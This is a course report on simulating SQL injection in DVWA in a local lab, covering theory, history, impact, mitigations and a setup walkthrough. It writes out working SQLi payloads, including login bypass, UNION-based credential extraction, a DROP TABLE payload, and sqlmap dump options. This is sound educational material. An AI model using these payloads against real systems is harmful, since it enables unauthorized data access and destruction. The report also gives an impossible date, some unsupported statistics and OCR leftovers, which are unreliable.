SQL Injection Attack Simulation in a Controlled Penetration Testing Environment

Author: A.M.Prabashana Kaveen Piris

Platform: DVWA (Damn Vulnerable Web Application)

Course: Vulnerability Assessment and Penetration Testing (VAPT)

DATE: 31ST OF JUNE 2025

Table of Contents

1. Finding a Vulnerability

Why SQL Injection Was Selected

Critical OWASP Ranking: SQL Injection consistently ranks as a top-tier threat in the OWASP Top 10, currently holding the #3 position in the 2025 list due to its persistence and high exploitability.

High Prevalence: Recent data indicates 8% of web applications remain vulnerable to SQLi, meaning 1 in 12 apps are at risk. While this shows improvement from 15% in 2019, it remains unacceptably high for critical systems.

Severe Impact: Successful attacks compromise data confidentiality, integrity, and availability, enabling unauthorized database access, account takeovers, and full system control. High-profile breaches like Sony Pictures and LinkedIn were executed via SQLi.

Demonstration Feasibility: Reproducing SQLi is straightforward using tools like Metasploitable 2.0 and DVWA, making it ideal for educational labs.

Technical Mechanism

SQLi exploits unsanitized user input in database queries.

For example:

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

If $id is manipulated as ' OR '1'='1, the query becomes:

```
SELECT first_name, last_name FROM users WHERE user_id = '' OR '1'='1';
```

This returns all user records, bypassing authentication

Evolving Attack Techniques

Modern SQLi variants evade traditional defenses:

- **Blind SQLi**: Infers data from application behavior (e.g., error patterns or response delays).
- **Time-based SQLi**: Uses deliberate query delays (e.g., SLEEP(5)) to exfiltrate data.
- **Second-order SQLi**: Stores malicious payloads for later execution, avoiding immediate detection.

Impact Statistics

- **Data Breaches**: 5% of 2023 breaches involved SQLi (Verizon DBIR).
- **Codebases**: 67% of open-source projects contain SQLi flaws; closed-source projects show 10% vulnerability rates.

- **Exploit Scale**: Vulnerable applications average 30 distinct SQLi points in their code.

Lab Demonstration Walkthrough

To replicate SQLi in a controlled environment:

1. **Setup**:
    - Host Metasploitable VM (DVWA) and Kali Linux in NAT mode.
    - Access DVWA at http://<Metasploitable_IP>/dvwa/login.php.
2. **Exploitation**:
    - Log in with admin/password.
    - Set DVWA security to "Low".
    - Navigate to "SQL Injection" under "Manual Testing".
    - Inject %' OR '0'='0 into the User ID field to dump all user data.
3. **Advanced Payload**:
    - Retrieve database version with:
      %' OR 0=0 UNION SELECT null, version()#.

Current Mitigation Challenges

While SQLi prevalence decreased 14-17% from 2023–2024, legacy defenses (e.g., basic WAFs) fail against advanced techniques like HTTP parameter pollution or obfuscated payloads. Effective prevention requires:

- **Parameterized queries** (using prepared statements).
- **Input validation** with allow-listing.
- **Runtime protection** (e.g., behavioral analysis)

2. Introduction about the Vulnerability

1. **SQL Injection (SQLi)** is a type of security vulnerability that affects websites and applications using databases. It happens when an attacker tricks a website into running harmful database commands by entering special text into input fields, like login forms or search boxes.

2. **How does it work?**
   Imagine a website asks for your username and password. If the website isn't careful about how it handles what you type, an attacker can enter sneaky code instead of a normal username. This can make the website reveal private information, let the attacker log in as someone else, or even take control of the entire system.

3. **Why is it important?**
   SQL Injection has been around since the late 1990s and is still a big problem today. It's easy for attackers to try, and the damage can be huge—from stealing personal data to shutting down whole websites. In recent years, many big data breaches started with a simple SQL Injection attack.

3. Detailed Explanation of the Vulnerability

SQL Injection (SQLi) is a critical web security flaw where attackers manipulate an application's database by inserting malicious code into user input fields (like login forms or search boxes). This happens when applications fail to properly check or "sanitize" user inputs before processing them.

How It Works

1. **The Weak Spot**:
   Websites often use SQL queries to communicate with databases.
   For example, a login page might use:

```
SELECT * FROM users WHERE username = '[user_input]' AND password
  ='[password_input]'
```

If the application doesn't validate the user_input, an attacker can inject commands.

2. **The Attack**:
   By entering administrator'-- as the username and leaving the password blank:
   - The query becomes:

```
SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
```

   - The -- comments out the password check, letting the attacker log in as an administrator without knowing the password.

3. **Stealing Data**:
   Attackers can also use UNION commands to extract data from other database tables. For instance:

```
'UNION SELECT username, password FROM users—
```

This appends user credentials to the original query's results.

Why It's Dangerous

- **Data Theft**: Attackers can steal sensitive information (passwords, financial records).
- **System Takeover**: Malicious SQL can delete data, disrupt services, or grant attackers admin access to servers.

- **Ransomware Gateway**: 60% of ransomware attacks use SQLi as an entry point.
  Why It Still Exists
  Despite being known since 1998, SQLi persists because:
- **Legacy Code**: Older systems often lack modern security measures.
- **Coding Oversights**: Developers sometimes skip input validation during tight deadlines.
- **Evolving Tactics**: Attackers constantly develop new methods to bypass defenses.
  In essence, SQLi turns a simple input field into a backdoor for attackers. Its simplicity and devastating impact make it a top cybersecurity threat today.

4. Theory Behind the Vulnerability

SQL Injection (SQLi) exploits the fundamental way applications interact with databases, turning user inputs into unintended commands.

Core Mechanism: Blurring Data and Code

- **The Flaw**: Applications build SQL queries by combining static code (e.g., SELECT * FROM users WHERE username = ') with dynamic user input (e.g., a username).
- **The Mistake**: When user input isn't validated or sanitized, attackers can inject SQL syntax (like ' OR 1=1--) that "tricks" the database into interpreting input as executable code.

Why It Succeeds

1. **String Concatenation Vulnerability**:

- Example: A login query structured as:

```
"SELECT * FROM users WHERE username = '" + $user_input + "'"
```

If $user_input is admin'--, the query becomes:

```
SELECT * FROM users WHERE username = 'admin'--'
```

The -- comments out the password check, granting access.

2. **Lack of Input-Output Separation**:

- Databases don’t distinguish between *data* (e.g., a username) and *commands* (e.g., UNION SELECT). Malicious input like ' UNION SELECT passwords FROM users-- forces the database to execute unintended actions.

3. **Exploiting Query Structure:**

- **Termination Attacks**: Using characters like ' or ; to end a query early and append malicious commands (e.g., '; DROP TABLE users--).
- **Logic Manipulation**: Injecting conditions like OR 1=1 to always return true, bypassing security checks.

The Human Element: Why Developers Miss It

- **Assumption of Trust**: Developers often assume users will enter "safe" text, not malicious code.
- **Legacy Practices**: Older coding styles (e.g., PHP’s mysql_query()) encourage risky string concatenation.
- **Complexity Blindspots**: Modern frameworks (e.g., ORM tools) create false confidence but still allow SQLi if misused.

Why It’s Hard to Eradicate

- **Persistence of Legacy Systems**: 67% of open-source projects contain SQLi-vulnerable code.
- **Evolving Attacks**: Attackers use obfuscation (e.g., encoding payloads) or "blind" techniques (inferring data from server delays) to evade detection

5. Who Found the Vulnerability

The SQL Injection vulnerability was first discovered and documented by Jeff Forristal, a security researcher who used the alias "Rain Forest Puppy." In December 1998, Forristal published an article in *Phrack* Magazine describing how attackers could manipulate database queries by injecting malicious input into web forms or URLs. His work highlighted how easy it was to trick applications into revealing or altering sensitive data simply by taking advantage of unsanitized user input. This early discovery laid the groundwork for understanding and defending against SQL Injection, which remains a major security threat decades later.

6. Effectiveness of the Vulnerability

SQL Injection is highly effective as a cyberattack method because it directly targets the way web applications interact with their databases, often allowing attackers to cause significant harm with minimal effort.

Why SQL Injection Is So Effective

- **Easy to Exploit:** Attackers only need to find a single input field that doesn't properly check or clean up user input—like a login box or search bar. With the right input, they can manipulate the database queries behind the scenes.
- **Bypasses Security:** SQL Injection can let attackers skip normal authentication and authorization checks. For example, by injecting special characters or SQL commands, they can log in as any user—even as an administrator—without knowing the password.
- **Steals and Manipulates Data:** Once inside, attackers can view, steal, or change sensitive information. They might grab usernames, passwords, financial records, or even alter or delete data entirely.
- **Complete System Takeover:** In advanced cases, attackers can use SQL Injection to gain control over the database server itself. Sometimes, they can even run system-level commands, leading to full control of the underlying system.
- **Widespread and Hard to Detect:** Automated tools make it easy for attackers to scan and exploit vulnerable websites quickly. Many attacks go unnoticed until significant damage is done.
- **Costly Consequences:** The aftermath can include data breaches, financial losses, legal penalties, loss of customer trust, and long-term damage to a company's reputation.

Real-World Impact

- **Data Breaches:** SQL Injection is responsible for a large percentage of hacking-related data breaches, exposing millions of records over the years.
- **Operational Disruption:** Attackers can delete or corrupt data, causing downtime and lost business.
- **Reputation Damage:** News of a breach can erode customer trust and harm a brand for years.

7. Attack Principle

Attack Principle of SQL Injection

The core principle behind SQL Injection is the exploitation of how web applications handle user input when building database queries. When an application takes data entered by a user—such as in a login form or search box—and inserts it directly into a SQL statement without properly checking or cleaning it, an attacker can craft input that changes the intended command sent to the database.

How it works:

- **User Input as Code:** Normally, user input should be treated as data only. But if the application simply adds this input into a SQL command, the line between data and code disappears. This allows attackers to inject their own SQL commands into the statement.
- **Manipulating Queries:** For example, an attacker might enter something like admin'-- as a username. This input can close out the original query and add a comment, causing the database to ignore the password check and log the attacker in as an administrator.
- **Executing Malicious Commands:** Attackers can also use special SQL keywords (like UNION, OR 1=1, or even DROP TABLE) to extract, modify, or delete data, or even escalate their privileges within the system.

Why it succeeds:

- **Lack of Input Validation:** The attack works because the application doesn't properly validate or sanitize what users type before using it in a database command.
- **Dynamic Query Construction:** Many applications build SQL queries by joining together strings of code and user input, rather than using safer methods like parameterized queries.

Result:

A successful SQL Injection attack can give the attacker unauthorized access to sensitive data, allow them to impersonate other users, alter or destroy information, or even gain control over the entire database server.

8. Attack Mechanism

The attack exploits a vulnerable web input that fails to properly sanitize user-supplied data before embedding it into an SQL query. By injecting crafted SQL syntax into the "User ID" parameter of DVWA's SQL Injection module, it was possible to manipulate the backend query logic.

Initially, entering a single quote (`'`) confirmed the injection point by triggering a SQL syntax error. The next step used a tautology payload:

```
matlab
CopyEdit
1' OR '1'='1' -- -
```

This altered the original query to always evaluate as true:

```
sql
CopyEdit
SELECT * FROM users WHERE id = '1' OR '1'='1';
```

The addition of `-- -` comments out the rest of the query, neutralizing any trailing syntax that could cause errors. This results in the application returning all rows from the `users` table, effectively bypassing the intended access control.

The attack successfully demonstrates that, in low-security mode, the DVWA application directly interpolates user input into SQL statements without any form of validation or escaping, allowing full database query manipulation.

Tools I used:

1. Damn Vulnerable Web Application (DVWA)

- A deliberately insecure PHP/MySQL web application designed for security training.
- Used as the target environment to simulate real-world SQL injection vulnerabilities.

2. Kali Linux

- A penetration testing Linux distribution containing numerous security tools.
- Provided the platform to host DVWA and launch SQL injection attacks.

3. Web Browser (Firefox/Chrome)

- Used to interact with DVWA's web interface.
- Assisted in capturing cookies and session IDs through browser developer tools.

4. sqlmap

- An advanced command-line tool for automating SQL Injection detection and exploitation.
- Used to enumerate databases, list tables, and dump data from the vulnerable DVWA system.
- Key options used: --cookie, --dbs, -D, -T, --dump.

5. MySQL (CLI)


- Used to verify database users, permissions, and table structures manually.
- Assisted in confirming the DVWA database configuration.

9. Demonstration of the Vulnerability (Exploitation)

Step 01
Operating System and Platform


- Operating System: Kali Linux (Debian-based)
- Role: Attacker machine and web application host
- Environment Type: Local virtual machine

Step 02
Installing Web Server Stack




Step 03

Cloning and Configuring DVWA




Step 04


The database credentials were then set in the config.inc.php file




Step 05

Database Configuration









Step 06
PHP error reporting was enabled to assist with debugging

Step 07
Set Permissions

Step 08
Enable Services




Step 09
Setup DVWA in Browser

